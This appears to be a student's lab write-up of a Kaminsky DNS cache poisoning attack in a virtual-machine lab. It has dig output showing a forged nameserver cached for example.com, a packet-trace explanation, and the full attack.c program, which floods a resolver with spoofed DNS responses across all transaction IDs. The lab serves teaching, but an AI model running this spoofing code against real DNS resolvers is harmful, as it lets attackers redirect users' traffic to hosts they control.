
This DNS cache record in local DNS server VM shows that we have already launch the Kaminsky Attack, with the example.com's nameserver replaced by our fake address (ns.peinan97.com).

Task 7: Result Verification



```
[03/06/20]seed@VM:~$ dig example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15352
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            86328   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            86285   IN      NS      ns.peinan97.com.

;; ADDITIONAL SECTION:
ns.peinan97.com.        259174  IN      A       10.0.2.9

;; Query time: 1 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Fri Mar 06 02:33:53 EST 2020
;; MSG SIZE  rcvd: 98

[03/06/20]seed@VM:~$
```

After our attack, when dig example.com, the user machine always receive replies with nameserver ns.peinan97.com, which means our attack launched successfully.




```
[03/06/20]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45526
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86041   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            86041   IN      NS      ns.peinan97.com.

;; ADDITIONAL SECTION:
ns.peinan97.com.        258930  IN      A       10.0.2.9

;; Query time: 0 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Fri Mar 06 02:37:56 EST 2020
;; MSG SIZE  rcvd: 102

[03/06/20]seed@VM:~$ dig @ns.peinan97.com example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.peinan97.com example.com
; (1 server found)
;; global options: +cmd
;; connection timed out; no servers could be reached
[03/06/20]seed@VM:~$
```


However, if we directly dig ns.peinan97.com for example.com, no server could be reached. This is because ns.peinan97.com is a fake nameserver.

Trace packets

dig www.example.com




First of all, user machine sends a DNS request, query for www.example.com.




Then our local DNS server replies back with a nameserver, whose domain is ns.peinan97.com

dig @ns.peinan97.com www.example.com



User machine sends a DNS request, directly query ns.peinan97.com.



Because ns.peinan97.com is a fake nameserver, our user machine cannot communicate with it. No reply received.

Attack.c

```c
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 1000000


/* IP Header */
struct ipheader {
	unsigned char      iph_ihl : 4, //IP header length
		iph_ver : 4; //IP version
	unsigned char      iph_tos; //Type of service
	unsigned short int iph_len; //IP Packet length (data + header)
	unsigned short int iph_ident; //Identification
	unsigned short int iph_flag : 3, //Fragmentation flags
		iph_offset : 13; //Flags offset
	unsigned char      iph_ttl; //Time to Live
	unsigned char      iph_protocol; //Protocol type
	unsigned short int iph_chksum; //IP datagram checksum
	struct  in_addr    iph_sourceip; //Source IP address
	struct  in_addr    iph_destip;   //Destination IP address
};

void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request(char* ip_req, int n_req);
void send_dns_response(char* ip_resp, int n_resp, int id);

int main()
{
	srand(time(NULL));

	// Load the DNS request packet from file
	FILE * f_req = fopen("ip_req.bin", "rb");
	if (!f_req) {
		perror("Can't open 'ip_req.bin'");
		exit(1);
	}
	unsigned char ip_req[MAX_FILE_SIZE];
	int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

	// Load the first DNS response packet from file
	FILE * f_resp = fopen("ip_resp.bin", "rb");
	if (!f_resp) {
		perror("Can't open 'ip_resp.bin'");
		exit(1);
	}
	unsigned char ip_resp[MAX_FILE_SIZE];
	int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

	char a[26] = "abcdefghijklmnopqrstuvwxyz";
	while (1) {
		// Generate a random name with length 5
		char name[5];
```

```
            for (int k = 0; k < 5; k++)  name[k] = a[rand() % 26];

            //##################################################################
            /* Step 1. Send a DNS request to the targeted local DNS server.
                            This will trigger the DNS server to send out DNS
queries */

                            // ... Students should add code here.
            memcpy(ip_req + 26, "\0\0", 2);
            memcpy(ip_req + 41, (const char*)name, 5);
            send_dns_request(ip_req, n_req);

            /* Step 2. Send many spoofed responses to the targeted local DNS
server,
                            each one with a different transaction ID. */

                            // ... Students should add code here.
            memcpy(ip_resp + 26, "\0\0", 2);
            memcpy(ip_resp + 41, (const char*)name, 5);
            memcpy(ip_resp + 64, (const char*)name, 5);
            for (int id = 0x0; id < 0x10000; ++id)
                   send_dns_response(ip_resp, n_resp, id);

            //##################################################################
      }
}


/* Use for sending DNS request.
 * Add arguments to the function definition if needed.
 * */
void send_dns_request(char* ip_req, int n_req)
{
      // Students need to implement this function
      send_raw_packet(ip_req, n_req);
}


/* Use for sending forged DNS response.
 * Add arguments to the function definition if needed.
 * */
void send_dns_response(char* ip_resp, int n_resp, int id)
{
      // Students need to implement this function
      unsigned short transaction_id = htons(id);
      memcpy(ip_resp + 28, (void*)&transaction_id, 2);
      send_raw_packet(ip_resp, n_resp);
}


/* Send the raw packet out
 *    buffer: to contain the entire IP packet, with everything filled out.
 *    pkt_size: the size of the buffer.
 * */
void send_raw_packet(char * buffer, int pkt_size)
{
      struct sockaddr_in dest_info;
      int enable = 1;
```

```
        // Step 1: Create a raw network socket.
        int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

        // Step 2: Set socket option.
        setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
               &enable, sizeof(enable));

        // Step 3: Provide needed information about destination.
        struct ipheader *ip = (struct ipheader *) buffer;
        dest_info.sin_family = AF_INET;
        dest_info.sin_addr = ip->iph_destip;

        // Step 4: Send the packet out.
        sendto(sock, buffer, pkt_size, 0,
               (struct sockaddr *)&dest_info, sizeof(dest_info));
        close(sock);
}
```